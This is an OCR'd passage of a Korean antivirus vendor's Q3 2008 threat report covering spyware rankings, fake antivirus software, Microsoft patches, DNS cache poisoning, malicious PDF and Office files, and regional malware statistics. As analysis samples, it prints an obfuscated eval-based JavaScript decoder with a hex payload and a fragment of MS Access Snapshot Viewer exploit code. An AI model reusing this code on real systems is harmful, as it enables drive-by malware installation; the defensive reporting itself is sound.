
여 높은 피해 수치를 보이고 있는 것을 확인할 수 있다. 2008년 6월 이후 신종 및 변형 스파이웨어 발견 현황에서 언급한 바와 같이 즐롭 변형이 많이 발견되었으며 피해도 컸다. 이와 함께 국외에서 제작된 허위 안티-스파이웨어 프로그램의 증가와 피해는 2008년 3분기 스파이웨어 피해 동향의 가장 큰 특징이다.

| 순위 | 스파이웨어 이름 | 피해신고 건수 |
|---|---|---|
| 1 | Win-Spyware/Zlob | 332 |
| 2 | Win-Spyware/Crypter | 309 |
| 3 | Win-Downloader/Zlob | 292 |
| 4 | Win-Dropper/Zlob | 162 |
| 5 | Win-Clicker/FakeAlert | 152 |
| 6 | Win-Adware/Rogue.AntivirusXP2008 | 139 |
| 7 | Win-Downloader/Casino | 66 |
| 8 | Win-Adware/CashBack | 55 |
| 9 | Win-Downloader/Makrea | 54 |
| 10 | Win-Downloader/Kwsearch | 52 |

[표 3-2] 3분기 스파이웨어 피해 Top 10 (대표진단명)

[표 3-2]는 변형을 고려하지 않은 대표진단명으로 집계한 스파이웨어 피해 Top 10이다. 즐롭의 경우 스파이웨어, 다운로더, 드롭퍼의 모든 형태가 피해 통계 상위에 위치하고 있다. 허위 경고 메시지메 노출하고 허위 안티-스파이웨어 프로그램을 설치하는 클리커 훼이크얼럿(Win-Clicker/FakeAlert)의 피해도 높은 것으로 나타났다. AntivirusXP2008은 주로 훼이크얼럿에 의해 사용자 동의 없이 설치되어 짧은 기간 동안 많은 피해를 입혔다. 피해 Top 10 7위, 8위, 10위를 각각 기록한 다운로더 카지노(Win-Downloader/Casino), 애드웨어 캐쉬백(Win-Adware/CashBack), 다운로더 Kwsearch(Win-Downloader/Kwsearch)는 국내 제작 스파이웨어이다. 이들 스파이웨어는 2007년 말에서 2008년 초 사이에 최초 발견되어 지속적인 변형 배포로 꾸준한 피해를 입히고 있다.

## 국내 스파이웨어 감소




[그림 3-5] 국내/외 신종 및 변형 스파이웨어 발견 현황 비교

2008년 하반기에 들어서면서 국내에서 제작 배포되는 스파이웨어 발견 건수가 줄어들고 있으며,상대적으로 외산 스파이웨어에 의한 피해는 급증하고 있다. 2008년 상반기 경찰의 국내 스파이웨어 제작사 단속과 조사로 신규 스파이웨어 제작 배포가 감소한데다, 2007년 말에 정부에서 발표한 새로운 스파이웨어 기준에 의하여 사용자 동의 없이 ActiveX로 설치되는 스파이웨어 기준이 강화되어 감소한 것으로 풀이된다. 그러나, 다수의 리워드(적립금제공) 프로그램이나 툴바 프로그램 들이 설치 과정 중에 사용자 동의를 받는 있지만, 사용자의 사생활을 침해하는 것으로 볼 수 있는 기능을 포함하고 있는 경우가 종종 발견된다.

해외에서 제작된 스파이웨어가 증가하여 많은 피해를 입히고 있다. 이들 해외에서 제작된 스파이웨어는 성인사이트, 스팸 메일을 통해 국내에 유입되어 많은 피해를 입혔다. 성인사이트나 선정적인 이미지가 포함된 스팸메일을 이용하여 가짜 동영상 코덱 설치를 유도하며, 이를 설치할 경우 스파이웨어 즐롭(Win-Spyware/Zlob) 이나 시스템 트레이에 허위 경고 메세지를 노출하는 클리커 훼이크얼럿(Win-Clicker/FakeAlert) 등에 감염된다. 즐롭이나 훼이크얼럿에 감염되면 Fakeav 등의 가짜 백신과 여러 허위 안티-스파이웨어가 사용자 동의 없이 설치된다. 이 외에도 상용 프로그램의 크랙(Crack) 또는 키젠(Keygen) 프로그램으로 위장하여 설치되거나, 응용프로그램의 취약점을 이용하여 설치되기도 한다. 이들 스파이웨어에 감염된 시스템은 스팸메일을 대량 발송하여 또 다른 사용자에게 피해를 입힐 수도 있다.

## 훼이크AV (Fakeav) antivirusXP2008


가짜백신 antivirusXP2008 (Win-Trojan/Fakeav.variant)은 지난 2008년 6월 최초 발견되어 현재까지 많은 피해를 입히고 있다. antivirusXP2008에 감염되면 바탕화면이 허위 경고 메시지가 포함된 이미지로 변경되며, antivirusXP2008과 함께 설치된 블루스크린을 흉내낸 화면보호기로 인하여 사용자는 시스템에 오류가 있는 것으로 착각하기 쉽다. 이와 함께 디스플레이 설정을 변경하여 사용자가 바탕화면과 화면보호기를 변경할 수 없도록 한다. AntivirusXP2008은 변형이 다양하며 랜덤한 경로명을 사용하여 설치하기 때문에 안티-바이러스 프로그램과 같은 보안 프로그램에서 진단이 어려운 특징이 있으며, 제거한 경우에도 다른 악성코드에 의해 재감염되는 경우가 많다. AntivirusXP2008 전용백신은 안철수연구소 홈페이지[1]에서 다운로드가 가능하며, antivirusXP2008은 물론 재감염을 일으키는 다른 악성코드의 제거도 가능하다.

[1] http://kr.ahnlab.com/dwVaccineView.ahn?num=75&cPage=1

### (3) 2008년 3Q 시큐리티 동향

#### 2008년 3분기 MS 보안 업데이트 동향

올해 상반기 취약점 동향과 마찬가지로 3분기에도 시스템이나 IE 관련 취약점에 비해 애플리케이션, 오피스 관련 취약점이 많은 비중을 차지하고 있다.




[그림 3-6] 3분기 공격대상 기준별 MS 보안 업데이트 현황


실제로 취약점의 숫자 측면에서는 시스템 관련 취약점 수가 적지 않았으나, 해당 취약점을 이용하는 공개 코드나 이를 악용한 공격이 활발히 이루어지지 않은 것으로 보인다. 반면, 오피스 관련 취약점은 각 분기별로 꾸준히 다수가 보고 되었으며, 3분기에는 최근 발표된 오피스 취약점부터 과거에 발표된 오피스 취약점들에 이르기까지 매우 다양한 취약점을 이용하는 악성 파일들이 접수되고 있다.

한편, 중국발 웹 공격에 애용되는 IE 관련 취약점들은 최근 신규로 발표되는 취약점이 드물어, 과거의 취약점을 꾸준히 사용하는 형태로 유지되고 있다.

#### DNS 캐쉬 포이즌 공격 사례 보고

우리는 과거 1.25 대란을 겪으면서 DNS 서버의 기능이 현재의 인터넷 환경에 얼마나 큰 영향을 미쳤는지 확실히 경험한 바있다. 지난 2008년 7월 어쩌면 1.25 대란과 견줄 수 있을 정도의 확산 위협을 내포한 DNS 캐쉬 포이즌(DNS Cache Poisoning) 취약점과 이를 이용한

실제 공격 Exploit 코드들이 공개되었다. DNS 캐쉬 포이즌 공격은 DNS 서버의 캐쉬에 잘못된(Invalid) 정보를 삽입하는 공격으로, 한번의 공격 성공으로 해당 서버의 데이터를 사용하는 다수의 클라이언트 PC 상에서 개인정보 가로채기, 악성코드 및 거짓정보 유포 등의 다양한 악의적인 행위를 허용할 수 있기 때문에 공격에 대한 철저한 방어가 필요할 것이다.




[그림 3-7] DNS 캐쉬 포이즌 공격 시나리오

실제로 지난 7월 29일 미국의 대형 ISP(Internet Service Provider)인 AT&T사의 DNS 서버가 공격을 받았으며, 공교롭게도 해당 공격의 피해는 공격 코드를 제작한 HD Moore가 근무하는 회사였다는 해프닝이 벌어지기도 했다. 이미 제품 벤더로부터 해당 취약점에 대한 패치 방안이 발표되었으나, 소스 포트와 transaction ID가 유추 가능하다는 랜덤성(randomness) 문제는 여전히 해결되지 않은 문제로 남아있기 때문에, 도메인 정보에 대한 신뢰성 유지를 위해 지속적인 노력이 필요할 것이다.


### 어플리케이션 파일 취약점을 악용하는 공격 증가 및 사례의 다양화

최근 보고된 취약점들은 서비스나 시스템 상의 취약점 보다는 대중적으로 사용되는 특정 애플리케이션 상에서 발생하는 취약점이 많은 비중을 차지하고 있다. 이렇게 발표된 특정 애플리케이션 취약점들은 실제 직접적인 공격으로 이어지고 있으며, 이를 반영하는 듯 최근 8월에 국내 사용자들로부터 다음과 같은 악의적인 공격 파일들이 차례로 접수되었다.

- Adobe PDF Reader 자바스크립트 관련 취약점[1]을 도용하는 PDF 파일
- 아래한글 2007 [2]스크립트 매크로 기능을 도용하는 HWP 파일
- MS06-027[3]/MS06-048[4] 워드/파워포인트 취약점을 도용하는 오피스 파일들

[1] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659
[2] http://www.haansoft.com
[3] http://www.microsoft.com/korea/technet/security/bulletin/ms06-027.mspx
[4] http://www.microsoft.com/korea/technet/security/bulletin/MS06-048.mspx


[그림 3-8] PDF 압축된 자바스크립트 코드 삽입




[그림 3-9] 아래 한글 2007을 통한 스크립트 확인

이들 악의적인 파일들 속에는 임의의 코드를 실행시키기 위한 쉘코드(ShellCode) 또는 자바스크립트 코드가 내포되어 있다. 특히, PDF 파일의 경우 삽입된 자바스크립트가 Zlib 라이브러리로 압축되어 있고, 다시 압축을 해제한 후에는 다음과 같이 인코딩 처리되어 있어 별도 과정 없이 사람이 식별하거나 탐지 시스템에서 쉽게 인지하기 어렵다.

```
function gizgn(rmru){
  var wyt="";
  for(tdi=0;tdi<rmru.length;tdi+=2){
    wyt+=(String.fromCharCode(parseInt(rmru.substr(tdi,2),16)))
  }
  eval(wyt);
}
gizgn("766172206D4D365249746D4B203D206E6577204172726179
7383725753635313125753037653125756566316625756566656625
6257538356566257562376538257561616563257564636362257562E
5656236342575656336342575623132612575326462322575656665
9647572415552202B20693061376 54A4E4C3B0D0A097D0D0A7D0D
02B3D206E616247525F64633B0D0A0909746869732E636F6C6C61E
```

[그림 3-10] 삽입된 인코딩 스크립트

이렇게 삽입된 코드들은 추가적으로 ARP 스푸핑 공격, 악성 스파이웨어 antivirusXP2008 등을 비롯한 각종 다운로더 및 트로이잔 파일들을 다운로드하여 실행한다. 더욱이, 한글 파일을 비롯하여 악의적인 파일들 속에서 국내 사용자를 공격 대상으로 삼은 흔적들이 발견된 점으로 보아, 국내 사용자들은 웹 사이트 방문 및 전자우편을 통해 전달되는 파일들을 열기 전 한번 더 주의를 기울이는 것이 바람직할 것이다.

### 진화와 다양성으로 지속력을 잃지 않는 웹 사이트 공격

올 초부터 본격적으로 시작된 대량 중국발 웹사이트 공격은 3분기에도 여전히 지속되고 있는 듯 하다. 대량의 SQL Injection 방식을 비롯하여, 뒤이어 발표된 Adobe 플레쉬 플레이어(Flash Player) DefineSceneAndFrameLabelData 취약점은 최근까지도 웹 사이트에 삽입되는 주요 공격 방식으로 애용되고 있다. 또한, MS-Access 스냅샷 뷰어(Snapshot Viewer) 취약점[1]은 지난 7월말 처음 공격 Exploit 공개되었고, 10여 일이 지난 다음달 8월 MS 정기 보안업데이트를 통해 패치가 공개되었다.


```
            var obj = new ActiveXObject("snpvw.Snapshot Viewer Control.1");
}catch(e)
{
            if (obj != "[object]")
                        return;
}

obj.SnapshotPath = url;
try
{
            obj.CompressedPath = root +":₩₩Program Files₩₩Outlook Express₩₩wab.exe";
            obj.PrintSnapshot();
}catch(e){};

var iv = setInterval(function(){
            if (obj.readyState == 4) {
            clearInterval(iv);
            window.location = "ldap://";
```

[그림 3-11] MS Access 스냅샷 뷰어 취약점 공격 코드

취약점이 공개된 직후 바로 해당 Exploit을 이용한 웹 침해 사례가 실제로 발견될 정도로 새로운 아이템을 통한 웹 공격 방식의 적용이 매우 빠르다는 점을 짐작할 수 있다. 최근에는 악의적인 PDF 파일을 자동으로 생성해 주는 툴킷(Tool Kit)도 개발되어, 악의적인 PDF 파일이 삽입된 침해 사이트의 수가 크게 증가한 것으로 추정된다.

---

[1] http://www.microsoft.com/technet/security/Bulletin/MS08-041.mspx




[그림 3-12] “PDF Xploit Pack” 툴킷[1]

이처럼 웹 사이트 공격 방식은 시간이 지날수록 신규 취약점의 발견과 함께 보다 다양성을 갖추어가고 있으며, 툴킷 개발 등을 통해서 그 적용 속도 면에서도 지속적으로 향상되어 가고 있다. 또한, 다양한 아이디어를 통해 탐지 시스템을 우회하는 방향으로 진화되고 있다. 따라서, 이러한 웹 공격으로부터 안전한 웹 서핑 환경을 구축하기 위해서는 서비스뿐만 아니라 보안에도 꾸준하고 책임 있는 관리자의 노력이 필요할 것이며, 무엇보다도 최신 보안 업데이트가 적용된 신뢰된 시스템 상에서만 웹 서핑을 즐길 줄 아는 사용자들의 성숙된 보안 의식이 중요하다.

[1] [출처] www.trustedsource.org

### (4) 2008년 3Q 일본 동향

2008년 3분기 일본에서 많은 피해가 발생하고 있는 악성코드는 오토런(Win32/Autorun) 악성코드와 게임핵류의 트로이목마로 보인다. 오토런류의 악성코드는 작년 말부터 세계적으로 유행하기 시작하여 현재까지도 많은 피해를 당하고 있는 상황이고 일본의 경우도 올해 초부터 오토런류의 악성코드로 인한 피해가 계속되고 있다. 오토런류의 악성코드에 감염된 경우 대부분 게임핵류의 트로이목마를 설치하므로 감염으로 인한 2차 감염으로 인한 개인정보 유출 등의 피해 발생의 가능성이 매우 높으므로 주의가 필요하다.

아래의 [표 3-3]은 일본 트랜드마이크로(www.trendmicro.co.jp)에서 발표한 월별 악성코드 피해 통계이다. MAL_OTORUN 악성코드의 감염 피해가 매월 많은 양을 차지하고 있는 것을 알 수 있다. 특이할 만한 점은 8월부터 TROJ_FAKEALER와 TROJ_FAKEAV에 의한 피해가 갑자기 증가한 것이다. 이러한 데이터로 미루어 올해 7월부터 이슈가 되고 있는 허위안티스타이웨어 antivirusXP2008에 의한 피해가 일본에서도 다수 발생하고 있음을 짐작할 수 있다.


| 2008 년 7 월 | | 2008 년 8 월 | | 2008 년 9 월 | |
|---|---|---|---|---|---|
| 악성코드명 | 피해량 | 악성코드명 | 피해량 | 악성코드명 | 피해량 |
| TROJ_CABAT | 163 | MAL_OTORUN1 | 143 | MAL_OTORUN | 347 |
| TROJ_GAMETHIEF | 156 | BKDR_AGENT | 104 | BKDR_AGENT | 81 |
| MAL_OTORUN1 | 141 | TROJ_RENOS | 103 | JS_IFRAME | 50 |
| TROJ_LINEAGE | 133 | TROJ_GAMETHIEF | 98 | MAL_HIFRM | 34 |
| BKDR_AGENT | 95 | TROJ_LINEAGE | 96 | TROJ_BOHMINI | 34 |
| JS_IFRAME | 72 | JS_IFRAME | 88 | TROJ_FAKEAV | 30 |
| MAL_NSANTI | 70 | MAL_HIFRM | 84 | TROJ_VB | 27 |
| TROJ_RENOS | 68 | TROJ_FAKEALER | 71 | TROJ_RENOS | 24 |
| TSPY_ONLINEG | 65 | JOKE_BLUESCREEN | 64 | WORM_AUTORUN | 24 |
| MAL_HIFRM | 56 | HTML_BADSRC | 26 | TROJ_PAKES | 22 |

[표 3-3] 일본 트랜드마이크로 월별 감염 피해통계

### 악성코드 피해 현황

일본 IPA(www.ipa.go.jp)에서 발표한 월별 악성코드 피해 통계에 의하면 2008년 3분기 일본에서 가장 많은 피해가 발생한 악성코드는 넷스카이(Win32/Netsky.worm) 웜이다. [그림

3-13]은 분기별 악성코드 피해 통계를 집계한 것으로 넷스카이 웜의 감염 피해가 매우 높게 발생하고 있는 것을 알 수 있다.




[그림 3-13] 2008년 3분기 악성코드 피해 통계 (자료출처: 일본 IPA)

넷스카이 웜 이외에도 마이탑(Win32/Mytob.worm) 웜이나 마이둠(Win32/Mydoom.worm) 웜 등 이메일 웜의 감염 피해가 여전히 높게 발생하고 있고 이러한 현상은 이전과 크게 다르지 않다.


그래프에서 바이럿(Win32/Virut) 바이러스의 피해가 여전히 높게 나타나고 있는 것에 대해서는 주목할 필요가 있다. 해당 악성코드의 경우 공유폴더를 통한 자체 전파력을 가지고 있기는 하나 전파력이 미약한 파일 바이러스임에도 불구하고 여전히 일본에서 많은 피해를 당하고 있는 현재의 상황으로 보아 당분간 이러한 상태가 지속될 것으로 생각된다.

아래의 [그림 3-14]는 분기별 악성코드 탐지 건수를 보여준다. 많이 확산되고 있는 악성코드가 대부분 이메일 웜이고 올 해 초 급격하게 감소한 이후 크게 변화가 없는 상태임을 알 수 있다.


[그림 3-14] 분기별 악성코드 탐지 통계 (자료출처 : 일본 IPA)

### 피싱으로 인한 피해 급증

일본의 경우 온라인과 오프라인을 이용한 다양한 방식의 사기로 인한 피해가 끊임없이 발생하고 있는데 올 해에는 이로 인한 피해가 급증하고 있는 추세이다.




[그림 3-15] 원클릭 부정청구 상담건수 추이

[그림 3-15]는 일본 IPA에서 발표한 원클릭 관련 사기 피해상담 통계이다. 사용자의 피해가 점점 증가하고 있는 것을 알 수 있다. 일반적으로 피싱은 사용자 정보를 취득하는 것을 목적으로 하지만, 일본의 경우 사용자가 실제로 이용하지 않은 서비스에 대한 이용료를 청구하는 형태의 사기 수법이 보편적이고 메일 등 온라인뿐만 아니라 엽서 등과 같은 오프라인 매체를 이용하는 경우도 많은 점이 특이하다.

### (5) 2008년 3Q 중국 동향

3분기 중국 악성코드 동향은 온라인 게임의 사용자 정보를 가로채는 트로이목마의 강세가 계속 이어지고 있다. 그러나 전체적인 악성코드 수치 면에서는 지난 2분기보다 30% 가량 감소한 것으로 집계되었으며 TOP 10에 포함된 악성코드의 전체 분포 면에서는 2분기 보다 20% 가량 감소한 것으로 나타났다.[1]

| | 순위 | AhnLab V3 진단명 | |
|---|---|---|---|
| ↑1 | 1 | Win-Trojan/OnlineGameHack | 24.93% |
| ↑1 | 2 | Win-Trojan/Agent | 11.79% |
| ↑2 | 3 | Win-Trojan/Downloader | 5.58% |
| ↓3 | 4 | Win-Trojan/Swizzor | 4.42% |
| ↑3 | 5 | Dropper/Agent | 2.70% |
| New | 5 | Win-Trojan/Tibs | 2.70% |
| New | 7 | Dropper/Kgen | 2.64% |
| New | 8 | Win-Trojan/Buzus | 2.02% |
| ↓5 | 9 | Win-Trojan/Hupigon | 1.96% |
| New | 10 | Win-Trojan/Rootkit | 1.78% |

[표 3-4] 2008년 3분기 AhnLab China 악성코드 TOP 10

이번 3분기에는 지난 2분기 악성코드 TOP 10에 포함된 악성코드들 중 총 4개의 악성코드가 순위가 상승하였다. 특히 1위에서 3위를 차지한 Win-Trojan/OnlineGameHack, Win-Trojan/Agent와 Win-Trojan/Downloader 모두 1계단 또는 2계단씩 상승하여 해당 악성코드들이 중국 내에서 비중이 큰 것을 알 수 가 있다. 그러나 이와는 반대로 지난 2분기에서 1위를 차지하였던 Win-Trojan/Swizzor의 경우 3계단 하락하여 4위를 차지하였으며, Win-Trojan/Hupigon의 경우에는 무려 5계단이나 하락하였다. 이러한 순위 하락이 해당 트로이목마들의 제작이 줄었다고는 보기 어려운데, 이는 현재에도 중국 언더그라운드에서는 Win-Trojan/Hupigon의 새로운 버전을 지속적으로 제작되고 있는 것으로 파악되고 있기 때문이다.

이번 3분기에는 총 4개의 악성코드가 새로 TOP 10에 포함되었다. 새로이 순위에 포함된 악성코드는 모두 트로이목마이다. Dropper/Agent와 공동 5위를 차지하고 있는 Win-Trojan/Tibs는 스팸성 메일에 첨부되어 전파되었으나 최근에 와서는 특정 웹 사이트에 해당

[1] 이는 국내에서 발견된 신종 및 변형 악성코드 발견 건수가 감소하고 있는 것과 맥을 같이 한다고 볼 수 있다.

트로이목마를 업로드 한 후 메일에는 그 웹 사이트로 연결되는 링크를 제공하는 형태로 변경되는 형태를 보이고 있다. 그리고 10위를 차지한 Win-Trojan/Rootkit의 경우 Win-Trojan/OnlineGameHack와 같이 발견되고 있는 사례가 있어 해당 트로이목마 감염에 대한 흔적을 지우기 위한 악성코드 제작자들의 수단으로 은폐 기능을 선택한 것으로 추정된다. 이는 중국 내 악성코드의 종류 면에서의 다양화가 발생하고 있는 것으로 분석이 가능하다. 이러한 중국 내 악성코드의 다양화가 다음 4분기에서는 어떻게 발전하게 될 것인지 지켜 볼 필요가 있을 것 이다

이번 3분기의 악성코드 형태별 분포는 지난 2분기와 동일하게 여전히 중국 내에서는 트로이목마의 영향력이 절대적인 수치인 99%에 가깝게 차지하고 있으며 그 외의 바이러스나 웜의 경우에는 거의 접수되고 있지 않은 실정이다.

### (6) 2008년 3Q 세계 동향

현재 각 보안 업체 통계에 따르면 매일 2만개에서 – 2만 5천 개의 신종 악성코드가 발견되고 있다고 한다. 하지만, 이 글을 읽을 때는 3만개 혹은 그 이상이 매일 발견될 수도 있다. 악성코드 전파 경로는 과거 메일, 네트워크 취약점 이용 등의 고전적인 방법에서 웹사이트 방문을 통한 방법으로 변경되고 있으며 금전적 이득 목적으로 제작되어 각 지역별로 단기에 여러 변형을 끝없이 뿌리는 전략으로 나가고 있어 지역차와 악성코드 생존 시간이 짧아 특정 기간 동안 정확하게 전체적인 세계 동향을 내는 건 한계가 있다. 하지만, 각국 보안 업체의 발표 자료를 통해 2008년도 3분기 통계를 정리해 보면 아래와 같다.

